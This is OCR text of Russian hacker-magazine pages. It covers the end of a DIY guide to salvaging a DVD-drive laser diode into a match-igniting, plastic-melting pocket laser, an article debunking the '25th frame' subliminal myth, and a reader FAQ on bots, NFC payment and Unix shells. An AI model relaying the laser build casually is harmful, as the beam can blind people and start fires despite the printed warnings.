
В принципе головка — уже законченная лазерная установка. Там стоит отличная оптика, есть все диоды. Фокусирующая линза подвешена в магнитах, как головка динамика, что позволит тебе, разобравшись с ее работой, точно фокусироваться. Но, как показала моя практика, на этой прекрасной отъюстированной оптике теряется значительная мощность лазера и поподжигать нечего не удастся. Да и потом разбираться с чужим устройством мне лично совершенно не хотелось. Я стремился сделать свой лазер здесь и сейчас. Если ты со мной солидарен, двигаемся дальше.


Надо выкорчевать сами лазерные диоды и выходную линзу из головки. Теперь ответственный момент — нужно определить, какой лазер у нас относится к DVD, а какой — к CD. Коротко говоря, для этого нужно запитать по очереди каждый диод и посмотреть на яркость свечения. Когда ты увидишь, как ярко вспыхивает DVD-диод по сравнению с CD (если он окажется видимого диапазона), то ты поймешь, что это тот диод, который тебе нужен.

Замеряем температуру









Поджечь излучением лазера спичку - проще простого!



warning

Внимание! Лазерный луч опасен для глаз. С этой игрушкой ты запросто можешь лишиться зрения или лишить его окружающих. Поэтому будь предельно осторожен при обращении с ним. Всегда используй средства защиты.

Ни автор, ни редакция не несут никакой ответственности за возможные последствия использования этого материала.

Вот здесь у нас два очень важных момента! Во-первых, это все-таки настоящий лазер, и даже если ты светанешь себе в глаз без фокусирующей линзы, то все равно запросто можешь лишиться зрения! Потому при тестировании свети диодиком в сторону, желательно на матовую темную бумагу. Я, например, долго ловил зайчиков, когда светанул на противоположную стену. Глаза болели даже на следующий день. Поэтому для страховки рекомендую использовать темные очки.

Во-вторых, несмотря на то что диод рассчитан на 5 В, он работает в импульсном режиме, что не дает ему сильно нагреваться. Поначалу я лихо спаял между собой три батарейки и подключил DVD-диод к ним. Пока экспериментировал, яркость на глазах падала, пока совсем не иссякла. Так я лишился диода, поняв, что 5 В не лучшее для него питание. Оптимально использовать две пальчиковые батарейки, получится меньше 3 В. При этом светодиод нельзя перегружать. Он не должен работать более 30 секунд, а после важно дать ему остыть.


Итак, приступим к тестам на определение диода. У обоих диодов три ноги, но две из них должны быть спаяны вместе. Это у нас будет «плюс», а одиноко стоящая ножка — «минус». Аккуратно подпаиваем проводки, я взял их от витой пары — жесткие и удобные, а главное — рядом. Направляем светодиод от себя, на матовую поверхность (можно на одежду) и подключаем батарейку. Если светит слегка, как фонарик, то это сидюшный излучатель. Но вот если сверкает, как строительный прожектор, ярко красным светом, то это тот диод, который нам нужен!

Выпаяв нужный диод, важно сразу озаботиться контролем его температуры и охлаждением, так как при перегреве они очень часто мрут. Для замера температуры я использовал термалтейковский термометр с регулируемой пороговой сигнализацией, прикрепив термопару к корпусу диода. Без радиатора он нагрелся выше 60 градусов. Тогда я закрепил его на радиаторе от какого-то древнего процессора, что уменьшило температуру примерно на 10 градусов. После закрепления диода и подачи питания ты увидишь светящий во все стороны прожектор. «Ну и какой это лазер? — спросишь ты. — Ведь он светит во все стороны, а лазер — это узконаправленный луч». Спокойно. Помнишь, мы выкорчевывали линзу из головки? Она-то и будет фокусировать нам лазерный луч. Линзу в процессе работы нужно закрепить как можно ближе к диоду, максимально выровняв ее по центру. Крепеж линзы удобно сделать из обычной бельевой прищепки.

Проделав все вышеописанные операции, можно приступать к играм с огнем. Температуру в точке фокусировки мне точно замерить не удалось, но ее хватало, чтобы в течение секунды загоралась спичка и плавился пластик. Но учти, что излучение лазера эффективно поглощается только темным (желательно черным) материалом. Потому лучше резать черную бумагу и темный пластик.

Но есть одно маленькое но. В процессе работы выходная лазерная линза у меня расплавилась. Она сделана из пластика. Если ты посмотришь на останки головки, то увидишь там другую линзу, но уже сделанную из стекла. В большинстве случаев можно использовать ее. Все, после серии экспериментов ты получаешь настоящий лазер, которым ты можешь удивить друзей и подруг.

Разобранный DVD-RW привод



Косметическая часть

Если хочется смастерить девайс посерьезнее, чем куча проводов на столе, то имеет смысл обратиться к конструкции лазерной указки. Там есть все, что нам необходимо: корпус, линза, отсек для батареек. Нужно разобрать лазерную указку и вместо штатного слабенького диода впаять нашего лазерного монстра. Свинчиваем все обратно и тестируем. Получили карманный лазер сумасшедшей мощности. Когда я искал в Гугле инфу про лазеры, то натыкался на такой промышленный девайс стоимостью 2к грина, а тут ты его имеешь бесплатно!

Итог

Вот так из подручных средств мы и получили лазер. Причем не просто детскую игрушку, а настоящий мощный лазер, которому по силам прорезать пластик и поджечь бумагу или спичку. Всегда помни, что для создания крутого девайса тебе не нужно дорогостоящее и дефицитное оборудование. Все необходимые компоненты давно лежат в твоем шкафу, главное — уметь их искать и применять :). Удачи, фрикер.

С 5 НОЯБРЯ ПО БУДНЯМ В 18:30 НА 

Кто тут лишний?



alisa.mtv.ru




КРИС КАСПЕРСКИ

ОХОТА ЗА 25-М КАДРОМ

ИССЛЕДУЕМ МИФ, ВОПЛОЩЕННЫЙ В РЕАЛЬНОСТЬ

25-му кадру приписываются магические свойства мощного психического воздейст-вия на подсознание, позволяющие управлять человеком вплоть до полного зомбирования. Народ паникует, и власти некоторых стран запрещают его использование аж на законодательном уровне (причем прецеденты приостановки лицензий на телевещание уже имеются). На самом деле ничего загадочного в 25-м кадре нет, и при желании его можно не только дизассемблировать, но и даже сконструировать своими собственными руками, чем мы сейчас и займемся.



Эффект 25-го кадра в фильме Fight Club

AVIDemux — бесплатная программа нелинейного видеомонтажа




С чем ассоциируется «эффект 25-го кадра» проще всего выяснить с помощью поисковых машин, без устали индексирующих Всемирную паутину. Заходим в Google, набираем «25 кадр» и говорим Search. Ага! Реклама курсов английского языка, лечение алкоголизма, снятие порчи, предложение вернуть сбежавшую жену... Люди, не разбирающиеся ни в психологии восприятия, ни в принципах записи/воспроизведения/трансляции видеоизображения, ведутся на эту чушь, даже не задумываясь о том, чтобы ее проверить.
Опровергать байки всегда сложно, особенно если техника воздействия строго засекречена, и защитникам 25-го кадра ничего не стоит списать отрицательный результат на кривые руки экспериментатора. Дескать, если у вас не получается приготовить напалм из газолина и замороженного апельсинового сока, отсюда еще не следует, что Тайлер — человек с чрезмерно развитым воображением, а Чак Паланик — не гений, а рядовой фантаст, позабывший школьный курс химии.
Но мы все-таки хакеры, а не космические обезьяны. В нашем распоряжении есть мощный аналитический инструмент (хвост) и хранилище бесценных знаний (интернет). Объединив два ингредиента воедино, мы получим алхимический сплав, противостоящий магическим чарам 25-го кадра.

25-Й КАДР НАНОСИТ ОТВЕТНЫЙ УДАР

В статьях, посвященных 25-му кадру, часто встречается утверждение, что, дескать, наше сознание не в состоянии воспринимать более 24-х кадров в секунду. После чего следует вполне логичный вывод, что сознание вообще неспособно фиксировать изображения, экспонируемые (то есть отображаемые) менее 1/24 секунды.
Между тем длительность фотовспышки составляет порядка 1/1000 секунды, и она при этом прекрасно видна. Более того, если в темной комнате на мгновение «пыхнуть», то человек не только зафиксирует световой импульс, но и вполне успеет рассмотреть очертания окружающих предметов, пусть и без деталей. Проверить это может каждый.
1/25 секунды — это вполне «осязаемая» величина. И сейчас мы в этом убедимся. Возьмем любую программу нелинейного видеомонтажа (AVIDemux, VirtualDub), найдем видеоролик с 24 кадрами в секунду, вмонтируем 25-м кадром какое-нибудь изображение (женской груди, например), установим fps в 25 кадров/сек и попробуем это дело проиграть в своем любимом видеоплеере. И что же? 25-й кадр отчетливо виден, хотя и воспринимается неподготовленным зрителем как косяк.
Кстати говоря, этот прием использован (в качестве прикола) в фильме Fight Club, где Тайлер несколько раз мелькает в ключевых сценах, что (при внимательном просмотре) заметно даже без предварительной наводки. Открыв DVD в видеоредакторе, мы сможем убедиться, что Тайлер присутствует ровно один кадр. Это составляет 1/25 секунды для PAL и 1/30 для NTSC, причем он появляется не каждый 25-й/30-й кадр, а всего один раз, но этого вполне достаточно, чтобы сделать его сознательно видимым.
Простые эксперименты показывают, что приблизительно половина людей без особого труда успевает прочесть знакомые слова, экспонируемые 1/10 секунды, а после тренировки практически каждый может уверенно читать односложные фразы за 1/25 и даже 1/30 секунды! К слову, верстальщики легко отличают монитор с частотой в 75 Гц от монитора с частотой в 100 или 150 Гц, а опытные кинооператоры способны определить количество кадров в секунду. Кстати, для съемки спортивных мероприятий стандартных 24 кадров в секунду катастрофически не хватает, и дискретность движения отмечается даже непривередливыми зрителями. Присмотрись повнимательнее, как движется мяч в момент удара. Правильно — рывками!
А вот световые импульсы длительностью ~1/100 000 сек (одна стотысячная доля секунды) и менее сознанием уже не фиксируются, хотя глазные рецепторы в состоянии регистрировать даже отдельные фотоны! Возникает резонный вопрос: куда же девается зарегистрированная информация?!
Она передается в мозг по зрительному нерву, где подвергается предварительной обработке (pre-processing), включающей в себя в том числе и подавление шумов. Слышал, как шумят цифровые матрицы? Вот и здесь то же самое. Природа выработала простой и надежный алгоритм: опрос соседних рецепторов и повторяемость сигнала. Если в течение стотысячной доли секунды (естественно, для всех людей эта величина разная и варьируется в широких пределах) сигнал не будет повторен, то он списывается на шум и отбраковывается, не доходя до сознания.
Поэтому, чтобы спрятать от сознания 25-й кадр, его длительность не должна превышать 1/30 000 сек, иначе он будет отчетливо видимым, если, конечно, его можно увидеть в принципе. Например, чрезвычайно малоконтрастное изображение, экспонируемое продолжительное время, не будет заметно вообще, ну разве что специально загрузить его в видеоредактор и тщательно изучить каждый квадратный миллиметр экрана. Вот только смысла в этом нет. Какое воздействие мы ожидаем от того, чего вообще не видим?
OK, демонстрируем контрастную надпись «Вложи все деньги в XYZ» очень короткое время (1/30 000 — 1/60 000 сек). При этом она гарантированно попадет прямо в подсознание, но будет списана на шумы и на уровне

Реакция властей

Официальное опровержение эффекта 25-го кадра и даже признание Джеймса Вайкери уже ничто не могло изменить. Время шло, маразмы крепчали, народ сидел на измене. Правительства некоторых стран запретили использование эффекта 25-го кадра на законодательном уровне. В частности, закон Украины «О телевидении и радиовещании» (ст. 6, п. 3) так прямо и говорит: «Запрещается использование в программах и передачах на телевидении и радио скрытых вставок, действующих на подсознание человека и/или оказывающих вредное воздействие на состояние их здоровья».



Результаты поиска по запросу «Subliminal Advertising» («Реклама, воздействующая на подсознание»)

Глаз фиксирует все, что в него попадает, но лишь мизерная часть информации доходит до сознания

сознания останется незамеченной. Ну, и что с того?! Подсознание читать не умеет, даже стадия распознания образов включается после подавления шумов, следовательно, ни о каком психовизуальном воздействии говорить не приходится.

Существует теоретическая вероятность того, что «мозговой подавитель шумов» не стирает информацию из памяти окончательно, и, увидев рекламу повторно при нормальных обстоятельствах, наше сознание начнет разматывать цепь ассоциаций, воспринимая изображение как знакомое, хотя оно (сознательно) сталкивается с ним впервые. Кое-кто из «ученых» даже размахивает экспериментальными данными, якобы подтверждающими этот весьма сомнительный «факт», но воспроизводимость у таких экспериментов нулевая.

Конечно, каждый вправе верить во что угодно, но доказательств воздействия 25-го кадра ни у кого нет. И, смею предположить, не будет никогда. А потому вкладывать деньги в технологии и/или продукты, основанные на этом эффекте, может только очень доверчивый человек.

ТЕХНИЧЕСКИЕ АСПЕКТЫ ПРОБЛЕМЫ

В кинотеатре действительно возможно «вмонтировать» 25-й кадр. Для этого потребуются два проектора. На одном идет нормальный фильм со скоростью... а вот и не угадал! Вместо 24 кадров в секунду мы видим 48, при этом каждый кадр экспонируется дважды в течение 1/24 секунды, и за это время прожектор дважды перекрывается двухлопастным обтюратором. В момент перекрытия светового пучка обтюратором второй проектор, синхронизированный с первым, проецирует 25-й кадр в течение 1/30 000 — 1/60 000 секунды. Прожектор, конечно, придется заменить вспышкой с очень хитрой схемой «поджига» и прерывания свечения.

Теперь перейдем к телевидению. Согласно стандартам PAL/SECAM по эфиру передается 50 полукадров в секунду, точнее, даже не полукадров, а полей. В одних полях находятся четные строки, в других — нечетные. NTSC также работает с полями, только их количество увеличено до 60. Телецентр не может заставить наш телевизор отобразить более 50/60 полей в секунду (просто не имеет для этого технических средств), то есть минимальная длительность 25-го кадра составляет 1/25 сек для PAL/SECAM и 1/30 для NTSC. Стандарт есть стандарт, против которого не пойдешь. А чтобы скрыть 25-й кадр от сознания, нам необходимо сократить время экспонирования хотя бы до 1/30 000 секунды...

Автономные DVD-плееры также придерживаются стандарта, а вот на компьютере можно задать любую частоту воспроизведения видеоклипа, благо практически все кодеки это позволяют. Получить 30 000 или даже 60 000 кадров в секунду вполне реально (только для этого потребуется собрать целый кластер). С такой скоростью изображение будет записываться в видеопамять. А вот с какой скоростью оно будет выводиться на экран? Ну CRT-мониторы мы отбросим сразу. У них послесвечение люминофора намного превышает 1/30 000 сек (точную величину можно найти в спецификации на трубку). Более того, за такое время электронный луч просто не успеет оббежать весь экран! LCD-мониторы не имеют бегающего луча, и матрица пикселей теоретически могла бы менять свое состояние хоть 30 000 раз в секунду, если бы не два но. Во-первых, жидкие кристаллы сильно тормозят, и время отклика в 1-3 мс считается хорошей характеристикой для монитора. Во-вторых, контроллер, управляющий матрицей, работает в построчечном режиме (ну не совсем в построчечном, экран обычно разбит на 4 независимые зоны), так что минимальная длительность экспонирования изображения в лучшем случае составляет 1/100 секунды.

Таким образом, на бытовом оборудовании получить эффект 25-го кадра невозможно в принципе! Но приверженцев технологий манипулирования

Известный случай использования 25-го кадра

В 1982 году в Штатах была выпущена серия видеокассет, якобы содержащая 25-е кадры с надписью «Не воруй», после чего количество краж в магазинах сократилась аж на 50% (gazeta.aif.ru/online/longliver/32/11_01). Интересно, почему же столь эффективная техника не была взята на вооружение другими магазинами? Действительно, зачем тратиться на дорогостоящие камеры видеонаблюдения, клеить магнитные стикеры, нанимать секьюрити...

подсознанием это ничуть не смущает и нисколько не останавливает. Они просто берут каждый 50-й полукадр, состоящий из четных строк, и замещают его «рекламным» кадром (в кавычках, потому что условно рекламный; может быть любого содержания, в зависимости от целей манипулирования), в результате чего четные строки «рекламного» кадра перемешиваются с нечетными строками настоящего кадра, как бы растворяясь в нем, и «рекламный» кадр действительно не воспринимается сознанием. Но, вообще-то, и подсознанием он не воспринимается тоже. Понять, что же там все-таки изображено, можно, только загрузив изображение в редактор и удалив все нечетные строки. Надеяться, что такая реклама поднимет продажи, — наивно. И английский так не выучить.

КАК ВСЕ БЫЛО НА САМОМ ДЕЛЕ

Людям нравятся тайны, окутанные мраком, и они находят тысячу предлогов, чтобы не взять в руки фонарик, не зажечь прожектор, наконец, просто не дождаться дня, потому что при свете все выглядит скучным и неинтересным. Реальные факты навевают тоску. Зачем ворошить историю, рыться в архивах, если можно сослаться на несуществующие секретные лаборатории и ошеломляющие исследования, которые никогда в действительности не проводились?

История «открытия» 25-го кадра, в общем-то, банальна. В 1957 году Джеймс Вайкери, до этого не слишком удачный консультант по рекламе, заявил, что провел необычный эксперимент. По его словам, в одном из кинотеатров Нью-Джерси было установлено специальное оборудование, демонстрирующее скрытую рекламу с надписью: «Drink Coke, Eat Popcorn». Во время закрытия основного проектора обтюратором, второй проектор отображал рекламные кадры в течение 1/3000 секунды так, что никто не успевал их заметить, однако кривая продаж колы и попкорна повысилась на 17% и 50% (по другим данным, на 18,1% и 57,5%). Чем вызван такой разрыв между кокой и попкорном, Вайкери так и не объяснил, вместо этого он предложил рекламодателям изящный способ сокращения расходов. Действительно, чем короче время показа рекламы, тем дешевле она обходится, а если еще и зритель не отвлекается от просмотра фильма (кого из нас не раздражает реклама?), то это вообще хорошо!

Ни о каком манипулировании подсознанием Вайкери не говорил, он «просто» предлагал альтернативный способ демонстрации рекламы, имеющий отдачу, сопоставимую с традиционными рекламными блоками (или, во всяком случае, не худшую). Идея манипулирования пришла в голову журналисту по имени Норман Казинис, опубликовавшему в Saturday Review статью, в которой высказывалось предположение, что 25-й кадр можно использовать не только в рекламе, но и для скрытой пропаганды различных идей. Что именно это за идеи, объяснил народу его коллега по цеху — публицист Брайан Ки, утверждающий, что 25-й кадр работает не только на телевидении, но и... даже на фотографиях! Причем, по его мнению, эта методика уже давно используется не только рекламными агентствами, но и правительством! Интересно, где он такую траву брал?!

Ладно, оставим этих умников и вернемся к товарищу Джеймсу Вайкери, который доил доверчивых клиентов, лихорадочно подсчитывая бабки (по некоторым данным что-то около 20 миллионов), но кайф скоро закончился, и наступила измена. Рекламные агентства, ученые, общественные и государственные организации потребовали от Вайкери предоставить внятное описание методики проведения эксперимента. А пронырливые журналисты тем временем ринулись на поиски загадочного кинотеатра, в котором эксперимент якобы был проведен, но, увы, во всем Нью-Джерси вообще не нашлось кинотеатра, который удовлетворял бы заявлению Вайкери, утверждающего, что скрытую рекламу просмотрели 50 тысяч зрителей за 6 недель.

По методике Вайкери различными исследователями была проведена серия экспериментов со скрытой рекламой, однако ожидаемого эффекта она так и не произвела. В июне 1958 года Американская психологическая ассоциация официально опровергла эффект 25-го кадра, а в 1962 году Вайкери признался, что его эксперимент был изначально сфабрикован вместе со статистикой продаж, однако остановить лавину слухов, сплетен и страхов перед магическим 25-м кадром было уже невозможно. Более того, сотни шулеров по всему миру увидели в нем прекрасную возможность для обогащения.

Кстати говоря, термин «25-й кадр» исключительно российского происхождения. На Западе принято говорить о так называемой «сублиминальной» (subliminal, то есть «находящейся ниже порога сознания») рекламе. По запросу «Subliminal Advertising» старик Google выдает почти 2 миллиона ссылок! Вот это интерес у народа к чудесам!

ВМЕСТО ЗАКЛЮЧЕНИЯ

Вся без исключения аудио- и видеоинформация, воспринимаемая органами чувств, в той или иной мере воздействует на подсознание. Степень скрытости вставки может варьироваться в очень широких пределах: от «тупого» вмонтирования кадра с надписью «Сиди смотри только АТН» (за демонстрацию которого Екатеринбургская телекомпания лишилась лицензии на 2 месяца) до использования реально работающих методик, основанных на знании психологии восприятия (пример с негром и мойкой мы уже разбирали в предыдущей статье рубрики Psycho).

Мы же можем обнаружить лишь «тупые» (то есть совершенно никак не работающие) попытки манипуляции подсознанием, типа различных надписей или фигур, различимых только при покадровом просмотре или же воспринимаемых зрителем как досадная помеха или глюк (с учетом времени послесвечения кинескопа совершенно нереально вмонтировать контрастную надпись длительностью более одного полукадра, или же это должна быть слишком мелкая либо, наоборот, крупная надпись, расположенная вне центра внимания зрителя).

Хитрые вставки обнаруживаются только при тщательном анализе изображения бригадой искусствоведов, психологов, фотографов, кинооператоров, специалистов по рекламе, но даже они не имеют стопроцентного шанса на успех. Более того, даже если они обнаружат и доказательно обоснуют, что изображение (и/или видеоряд) содержит скрытый подтекст, то привлечь его создателя к ответственности все равно не удастся, поскольку сложно отличить умысел от съемки по наитию.

Крик души мыщъх'а

Мы боремся за невмешательство в свое подсознание, но совершенно не обращаем внимания на то, что буквально купаемся в океане сознательной пропаганды, в результате которой возникают войны, национальные розни и прочие формы нетерпимости к людям, «исповедующим» иной образ жизни. Мы превратились в послушное общество потребителей, привыкших полагаться на «экспертов». Вместо того чтобы доверять своим собственным чувствам, мы слушаем искусствоведов и читаем таблички под картинами, объясняющие, почему эти картины нам должны нравиться. Не это ли есть зомбирование?



СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /

FAQ@REAL.XAKEP.RU

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЯКОМ/ФРИКОМ, — ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACKFAQ@REAL.XAKEP.RU); НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

Q: Для организации своего сервиса нужно написать довольно простого ICQ-бота. Ничего сверхъестественного от него не требуется: просто отвечать на ключевые слова, отправляя нужную информацию. Плюс выполнение по удаленной команде (с определенного UIN'а) некоторых действий на сервере. Подскажи, как это проще всего организовать? Уж больно не хочется писать все, включая реализацию ICQ-протокола (который к тому же постоянно меняется), с нуля.

A: Я тоже не стал бы изобретать велосипед и обратился бы к средствам, давно проверенным временем. Например, к Miranda (www.miranda-im.org). Ни для кого не секрет, что этот клиент получил большую популярность за счет своей расширяемости. Разработчики открыто распространяют SDK для написания плагинов, поэтому разработать свой собственный плагин может кто угодно. И без того несложную задачу можно упростить, если хорошо порыскать в разделе Addons. Есть шанс найти исходники уже готовых ботов и просто переделать их под свои нужды.

Q: Говорят, что на недавно открытой станции метро в Москве проезд можно оплатить с помощью сотового телефона! Просто приложить его к турникету и все — деньги сами спишутся со счета. Что-то мне не верится, как это вообще можно было реализовать?

A: Не веришь, а зря! Эта услуга действительно уже доступна, но лишь для ограниченного числа лиц, имеющих в своем распоряжении подходящий телефон — Nokia 6131 NFC. Сама технология, которая называется радиочастотной связью ближнего действия (Near Field Communication, NFC), была разработана уже довольно давно. Расстояние, на которое она способна передать данные, смехотворное — всего 10-12 см, но как раз достаточное для реализации подобных услуг. Для установки соединения между двумя устройствами вообще не требуется каких-либо усилий. Чтобы начать передачу данных, достаточно расположить девайсы на небольшом расстоянии друг от друга. Если телефон с NFC-чипом поднести к терминалу оплаты в магазине или на станции метро, будет начата банковская транзакция. Деньги в случае с нашим метрополитеном снимаются не с телефонного счета, а со специального банковского (его нужно предварительно открыть). Причем стоимость проезда при этом никак не будет отличаться от стоимости обычного билета, покупаемого в кассах метрополитена. В случае с упомянутым телефоном NFC-чип встроен в сам аппарат, а как же быть с остальными? Выход есть: монтировать миниатюрный NFC-чип в SIM-карту, которая будет работать в любом телефоне, вот и все! Подобные симки появятся уже к 2008 году.

Для справки: для передачи данных в NFC используется частота 13,56 МГц, а скорость связи составляет 212 Кбит/с, при этом многие принципы позаимствованы из нашумевшей технологии RFID.

Q: Подскажите, пожалуйста, аналог UNIX-shell (тот же самый Bash), но для Винды. Чтобы можно было выполнять те же самые команды, а в консоли была привычная подсветка файлов и т.п. Cygwin не предлагать, так как он эмулирует работу всего UNIX, а мне нужен только shell со всеми возможностями.

A: Ну если тебе нужен просто аналог Bash и набор стандартных тулз, то проще всего не заморачиваться и установить в систему пакет GNU utilities for Win32 (http://unxutils.sourceforge.net). Но это только набор портированных под Винду приложений, поэтому о какой-либо интеграции с операционной системой можно даже и не мечтать. Для более серьезной кооперации с ОС потребуется продукт посолиднее — Windows Services for UNIX Version. Дистрибутив (200 Мб) можно закачать с сайта www.microsoft.com (200 Мб) или с нашего диска. Это специальный драйвер для ядра Windows (2k+), который не эмулирует никсовые вызовы через стандартные функции Win32 API (как Cygwin), а работает с ядром напрямую. В комплект пакета входят непосредственно драйвер, SDK с GCC, службы согласования и делегирования прав между UNIX- и Windows-сетями и, само собой, набор базовых сервисов/утилит UNIX-shell. Тут тебе и sh, и ksh. Этот изначально коммерческий проект, предназначенный для сетевых администраторов, которые хотят перейти с никсов на Винду, был куплен Microsoft и теперь распространяется совершенно бесплатно. Кстати говоря, на сайте разработчиков (www.interopsystems.com/tools/warehouse.htm) также бесплатно доступны дополнительные утилиты, такие как GTK+, Bash, MC, SSH, QT, Apache. Но для закачки придется пройти небольшую регистрацию. Помимо этого, рекомендую посмотреть проект AndLinux (http://wiki.gp2x.org/wiki/AndLinux), являющийся портированным ядром пингвина для Windows!

Q: Я хочу купить домен, но он все еще делегирован. Каким образом можно автоматизировать процесс проверки домена, а в идеале — его покупки, как только это станет возможным?

